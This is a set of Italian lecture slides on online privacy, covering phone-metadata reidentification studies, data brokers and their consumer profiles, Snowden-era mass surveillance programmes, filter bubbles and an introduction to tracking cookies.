- I metadati telefonici sono fortemente interconnessi e permettono:
  - Reidentificazione dei numeri telefonici
  - Inferenza sulla localizzazione
  - Inferenza sull'attuale relazione amorosa

Quindi: **inferenza di informazione sensibile**!

Dati vs Metadati? (4)

Caso di studio 1 (2014) - Tecniche:

- Per la reidentificazione *automatica* dei numeri:
  - Selezionati a caso 30,000 numeri dal loro dataset e fatte ricerche su siti gratuiti e pubblici hosted by Yelp, Google Places (per numeri di aziende) o su Facebook (per numeri personali) usando tali numeri
  - Trovata l'identità di 9,576 (32%) dei numeri (Table 1)
- Per la reidentificazione *manuale* dei numeri:
  - Selezionati 250 numeri dal loro dataset e usate due strategie:

1. Query manuali ad un database commerciale (Intelius), al costo di $19.95 al mese (match 65% - Table 2)
2. Ricerca manuale su Google con durata max di 70 minuti (match 58% - Table 2)

Dati vs Metadati? (5)

Table 1. Performance of telephone number reidentification (automated approaches)

Look-up source	Matched, %
Google Places	16.6
Yelp	10.5
Facebook	13.7
All Automated Sources	31.9

Table 2. Performance of telephone number reidentification (manual and combined approaches)

Look-up source	Matched, %
Intelius	65
Google search	58
All automated sources	26
All sources	82

Dati vs Metadati? (6)

Caso di studio 1 (2014) - Tecniche:


- Per l'inferenza sulla relazione amorosa:
  - Analizzati e confrontati dati del tipo:
    - Concentrazione di volume di chiamate e durata
    - Concentrazione di volume e lunghezza di sms
    - Istogrammi di volumi e durata/lunghezza di chiamate e sms nei diversi momenti della giornata
    - Verifica se il numero più chiamato fosse anche quello a cui venivano inviati più sms
    - Verifica se il numero con le chiamate più lunghe fosse quello con gli sms più lunghi
    - Verifica delle finestre orarie con chiamate e sms lunghe ad uno stesso numero

Dati vs Metadati? (7)

Caso di studio 2: Come dedurre il pattern di sonno dei propri amici da `www.messenger.com` (il messanger di FB)?

- Metadati: quando l'utente ha effettuato l'ultimo accesso
- Si basa su fatto che molte persone visitano Facebook come prima cosa la mattina e ultima cosa la sera prima di andare a letto (!)

Dati vs Metadati? (8)



habits derived from Facebook activity. This person has a fairly stable circad
going to bed around 11PM and getting up around 6.30AM

Online Privacy? (1)

Tracking:

- Raccolta ed elaborazione dei dati relativi a utenti che usufruiscono di servizi

Profilazione:


- Categorizzazione e suddivisione dell'utenza in gruppi di comportamento

Obiettivi:

- Costruzione di **servizi mirati** in base a gusti o esigenze degli utenti
- **Pubblicità personalizzata**
- **Analisi e monitoraggio dei comportamenti** online degli utenti.

Online Privacy & Big Data? (2)

Quanti dati?



Tracking the trackers

- Lightbeam (era Collusion) – vedere video TED talk di Gary Kovacs (2012)

Perché interessano i dati?

Modello di business: Cost per click

- Sistema di pubblicità online con 3 componenti:
  - **Inserzionista**: entità che vuole pubblicizzare un prodotto o servizio
  - **Editore**: società che possiede uno o più siti web, disposta a vendere gli spazi pubblicitari in essi contenuti
  - **Rete pubblicitaria**: entità che raccoglie gli annunci dagli inserzionisti e li posiziona sui siti degli editori.
- Nel modello di costo per click:
  - Quando un utente seleziona un determinato annuncio, la rete pubblicitaria raccoglie il pagamento del corrispondente inserzionista e paga una parte di esso all'editore.
  - Forte incentivo generare profili degli utenti accurati al fine di generare pubblicità mirata, che possa attirare gli utenti e incrementare i ricavi.

A chi interessano i dati? (1)

Proprietari dei siti Web

Governo (NSA …)

Data brokers

- Compagnie che raccolgono informazioni personali dei consumatori e **rivendono** o condividono le informazioni con altri
- In genere **NON interagiscono** con i consumatori e i consumatori in genere non sono consapevoli della loro esistenza

Data brokers (1)

Fonte di dati:

- Fonti governative
- Siti/risorse pubbliche a disposizione
- Fonti commerciali (altri data broker)

Per che cosa utilizzano i dati (anche aggregati)?

- Marketing
- Risk mitigation
- People search

Chi sono?

- Acxiom, Corelogic, Datalogix, eBureau, ID Analytics, Intelius, PeekYou, Rapleaf e Recorded Future (da "Data Brokers – A Call for Transparency and Accountability", 2014)


Data brokers (2)

- **Data Brokers Collect Consumer Data from Numerous Sources, Largely Without Consumers' Knowledge**: Data brokers collect data from commercial, government, and other publicly available sources. Data collected could include bankruptcy information, voting registration, consumer purchase data, web browsing activities, warranty registrations, and other details of consumers' everyday interactions. Data brokers do not obtain this data directly from consumers, and consumers are thus largely unaware that data brokers are collecting and using this information. While each data broker source may provide only a few data elements about a consumer's activities, data brokers can put all of these data elements together to form a more detailed composite of the consumer's life.

- **The Data Broker Industry is Complex, with Multiple Layers of Data Brokers Providing Data to Each Other**: Data brokers provide data not only to end-users, but also to other data brokers. The nine data brokers studied obtain most of their data from other data brokers rather than directly from an original source. Some of those data brokers may in turn have obtained the information from other data brokers. Seven of the nine data brokers in the Commission's study provide data to each other. Accordingly, it would be virtually impossible for a consumer to determine how a data broker obtained his or her data; the consumer would have to retrace the path of data through a series of data brokers.

Data brokers (3)

Giro di affari:



Data brokers (4)

Esempi di categorie/profili:

- Dog Owner, Winter Activity Enthusiast, Mail Order Responder, Soccer moms
- Rural everlasting: single men and women over the age of 66 with "low educational attainment and low net worths"
- Married Sophisticates: thirty-something couples in the "upper-middle class . . . with no children."
- Expectant Parent, Diabetes Interest e Cholesterol Focus

Data brokers (5)

Esempi di categorie/profili:

2 Other segments focusing on a combination of ethnicity and/or income levels include: (1) "Work & Causes," which includes consumers "with lower-incomes, in their late 40s, early 50s," "living in multi-unit dwellings;" (2) "Resolute Renters," which includes consumers in their 30s and 40s, single with no children, that are "relatively mobile renters and on the lower rungs of income and net worth;" (3) "Metro Parents," which includes consumers, "primarily in high school or vocationally educated," "handling single parenthood and the stresses of urban life on a small budget;" (4) "Modest Wages," which includes "low-income singles living without children in a mix of smaller, industrial cities" with low "educational attainment;" (5) "Kids and Rent," which includes "lower income households" with children that are "mostly renters, living in both single-family and multiple-family apartment buildings;" (6) "Downtown Dwellers," which includes "lower-income, single, downtown-metro dwellers," that are "upper-middle-aged" and with a "high-school" or "vocational/technical" degree working to "make[ ] ends meet with low-wage clerical or service jobs;" (7) "Financially Challenged," which includes consumers "[i]n the prime working years of their lives, . . . including many single parents, struggl[ing] with some of the lowest incomes and little accumulation of wealth." These consumers are "[n]ot particularly loyal to any one financial institution, [and] they feel uncomfortable borrowing money and believe they are better off having what they want today as they never know what tomorrow will bring;" (8) "Timeless Traditions," which includes "immigrants, many of retirement age, . . . who have been in the country for 10 or more years," that "speak[ ] some English, but generally prefer[ ] Spanish," and that have "lower than average" incomes; (9) "Traditions & Timecards," which includes consumers with "an average age of 53" that "are still working" and that are the "least acculturated Hispanics, residing in more metro areas;" and (10) "Latchkey Leasers," which includes consumers with "an average age of 52" that are "predominately single renters living in multiple unit dwellings." This group tends "to be bicultural and bilingual," and "they earn some of the lower incomes and have relatively little net worth accrued at this point in their lives."

Rischi del tracking? (1)

Sorveglianza di massa a fini politici o di sicurezza nazionale

- Giugno 2013: rivelazioni di Snowden pubblicate in collaborazione con Glenn Greenwald, giornalista del The Guardian
  - La NSA registrava i metadati relativi a tutte le chiamate negli USA (rivelato un Verizon phone records order)
    - The agency is allowed to travel "**three hops**" from its targets — who could be people who talk to people who talk to people who talk to you.
    - You don't need to be talking to a terror suspect to have your communications data analysed by the NSA: see “Three degrees of separation” by Kenton Powell and Greg Chen.
    - Facebook, where the typical user has 190 friends, shows how three degrees of separation gets you to a network bigger than the population of Colorado.

Rischi del tracking? (2)

- Giugno 2013: rivelazioni di Snowden (ctnd.)
  - Programma di sorveglianza (internazionale) PRISM
    - Usava dati recuperati da Google, Facebook, Apple, Yahoo e altri giganti americani
    - NB: non tutte le compagnie hanno accettato. Ladar Levison, il fondatore di Lavabit, il provider di email sicura usato da Snowden, ha chiuso i battenti nell'Agosto 2013 pur di non dover consegnare al governo statunitense le chiavi di accesso dei suoi 400,000 utenti
  - Programma TEMPORA, un programma inglese del GCHQ che coinvolgeva anche gli USA attivo dal 2011 che registrava traffico telefonico e di internet *tapping into fiber-optic cables* (gli USA sono connessi a 63 stati con cavi di fibra ottica, UK con 57)

Rischi del tracking? (3)

- 14/06/13: Snowden denunciato dagli USA di furto di proprietà del governo, comunicazione non autorizzata di informazioni della difesa nazionale e comunicazione volontaria di informazioni segrete con una persona non autorizzata. Le ultime due accuse sono sottoposte alla legislazione sullo spionaggio

- Perché l'ha fatto?
  - Video intervista a Edward Snowden (2013)

Rischi del tracking? (4)

Effetto bolla (filter bubble)

- Bolla filtrata di informazioni che ci vengono presentate
  - sito di notizie che visualizza solo articoli simili ad argomenti per cui l'utente in passato aveva già manifestato interesse
  - sito di e-commerce che propone acquisti mirati in base ad acquisti effettuati in passato
  - motori di ricerca che affinano i risultati delle ricerche personalizzandoli in base agli utenti.
  - pubblicità che viene in generale orientata ad ogni click
- Termine coniato da nel 2012 da Eli Pariser autore del libro "*The Filter Bubble: What the Internet is Hiding From You*"
- Video di TED Talk di Eli Pariser (2012)

Rischi del tracking? (5)

Potere in mano a pochi e conseguente condizionamento delle scelte

- Chi possiede ”colossi online” ha a disposizione i mezzi per poter conoscere e potenzialmente condizionare un enorme bacino di utenza
  - Data brokers
  - Facebook (che possiede anche Instagram e Whatsapp, Face.com)
  - Google (che possiede Android, Gmail, YouTube, Maps, Waze, DoubleClick, ecc.)
  - Twitter
  - Apple
  - Amazon
  - Microsoft (che possiede Hotmail, LinkedIn, Skype, Office365, Nokia, ecc.)

Rischi del tracking? (6)

Rischio di comportamento remissivo

- Quando sappiamo di essere monitorati, osservati, il nostro comportamento cambia drasticamente
- In genere quando una persona sa di essere osservata, tiene un comportamento più conformista e remissivo: le decisioni non diventano il frutto della propria volontà, ma quello delle aspettative degli altri.

Rischi del tracking? (7)

Discriminazione verso determinati servizi


- Informazioni riguardanti lo stato di salute di un individuo potrebbero essere usate da un'assicurazione per negargli la copertura sanitaria ed aumentare il prezzo che l'utente dovrebbe pagare
- Informazioni sensibili non espressamente condivise dall'utente, potrebbero essere usate dalle assicurazione per aumentare ad esempio l'importo della polizza auto.

Online Privacy: Tecniche di tracciamento e profilazione

Tecniche di profilazione (1)


Meccanismi stateful: meccanismi che si basano sui dati associati alla *sessione* tra client e server

(HTTP) Cookie



Tecniche di profilazione (2)

Funzionamento schematico dei tracking cookie



Tecniche di profilazione (3)

(HTTP) Cookie: durata media

